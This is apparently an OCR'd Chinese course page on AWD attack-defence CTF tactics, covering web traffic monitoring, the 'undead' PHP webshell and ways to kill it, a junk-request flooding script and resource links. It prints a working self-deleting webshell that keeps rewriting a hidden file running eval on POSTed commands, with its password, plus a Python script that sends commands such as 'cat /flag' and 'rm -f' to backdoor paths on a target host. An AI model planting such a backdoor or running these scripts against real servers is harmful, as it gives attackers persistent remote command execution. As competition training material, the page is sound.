
Day81　红蓝对抗-AWD监控&不死马&垃圾包&资源库

81.1 案例 1-防守-流量监控-实时获取访问数据包流量


利用 WEB 访问监控配合文件监控能实现 WEB 攻击分析及后门清除操作，确保写入后门操作失效，也能确保分析到无后门攻击漏洞的数据包便于后期利用

上传文件监控脚本log-record.php，该脚本需要在网站配置文件footer.php中包含一下，否则无法正常调用运行。



之后一旦有人访问了系统，它就会在/tmp/目录下生成一个log日志。

接下来我们就可以实时监控该日志。



1.分析有后门或无后门的攻击行为数据包找到漏洞进行修复
2.分析到成功攻击的数据包进行自我利用，用来攻击其他队伍

81.2 案例 2-攻击-权限维持-不死脚本后门生成及查杀

> 在攻击利用后门获取 Flag 时，不死后门的权限维持,尤为重要，同样防守方也要掌握对其不死后门的查杀和利用，这样才能获取更高的分数，对比文件监控前后问题。

81.2.1 不死马

```php
<?php
ignore_user_abort(true);
set_time_limit(0);
unlink(__FILE__);
$file = './.index.php';
$code = '<?php
if(md5($_POST["pass"])=="3a50065e1709acc47ba0c9238294364f"){@eval($_POST[a]);} ?>';
//pass=Sn3rtf4ck 马儿用法：fuckyou.php?pass=Sn3rtf4ck&a=command
while (1){
    file_put_contents($file,$code);
    usleep(5000);
}
?>
```

81.2.2 如何应对不死马?

- ps auxww|grep shell.php 找到pid后杀掉进程就可以，你删掉脚本是起不了作用的，因为php执行的时候已经把脚本读进去解释成opcode运行了
- 重启php等web服务
- 用一个ignore_user_abort(true)脚本，一直竞争写入（覆盖对方写入的后门code，让对方无法连接），usleep要低于对方不死马设置的值。
- 创建一个和不死马生成的马一样名字的文件夹。

```
monitor-文件监控脚本:
monitor.py开启之前，写入不死后门，monitor.py无法对其查杀，不死后门有作用;
monitor.py开启之后，写入不死后门，monitor.py可以对其查杀，不死后门无作用。
```

81.3 案例 3-其他-恶意操作-搅屎棍发包-回首掏共权限

作为各种技术大家都要用的情况下，一个好的攻击漏洞和思路不被捕获和发现，一个好的套路浪费
对手的时间，搅屎棍发包回首掏共权限利用思路可以尝试使用。

搅屎棍：发生大量垃圾数据包，混淆视觉，给对方人员增加检测的难度，浪费对方的时间。

回首掏：配合抓到的真实攻击数据包，利用数据包占用其他人的攻击行为。利用后门去连接其他团队尝试。

```python
import requests
import time

def scan_attack():
    file={'shell.php','x.php','index.php','web.php','1.php' }
    payload={'cat /flag','ls -al','rm -f','echo 1'}
    while(1):
        for i in range(8802, 8804):
            for ii in file:
                url= 'http://192.168.76.156:'+str(i)+'/'+ii
```

```
                for iii in payload:
                    data={
                        'payload':iii
                    }
                    try:
                        requests.post(url,data = data)
                        print("正在搅尿:" + str(i) + ' | ' + ii + '| ' + iii)
                        time.sleep(0.5)
                    except Exception as e:
                        time.sleep(0.5)
                        pass


if __name__ == '__main__':
    scan_attack()
```

81.4 案例 4-准备-漏洞资源-漏洞资料库及脚本工具库

- 漏洞库：exploitdb，github 监控最新信息，平常自己收集整理
- 文档资料：零组类似文档离线版爬虫，各类资料，平常自己收集整理
- 脚本工具：忍者系统配合自己常用工具，github 监控 awd 脚本，收集整理

资源:

```
1  AWD平台搭建
   https://blog.csdn.net/weixin_30367873/article/details/99608419
2  AWD红蓝对抗资料工具
   https://pan.baidu.com/s/1qROMb2ZdToQ7A1khqbiHuQ 提取码:xiao
```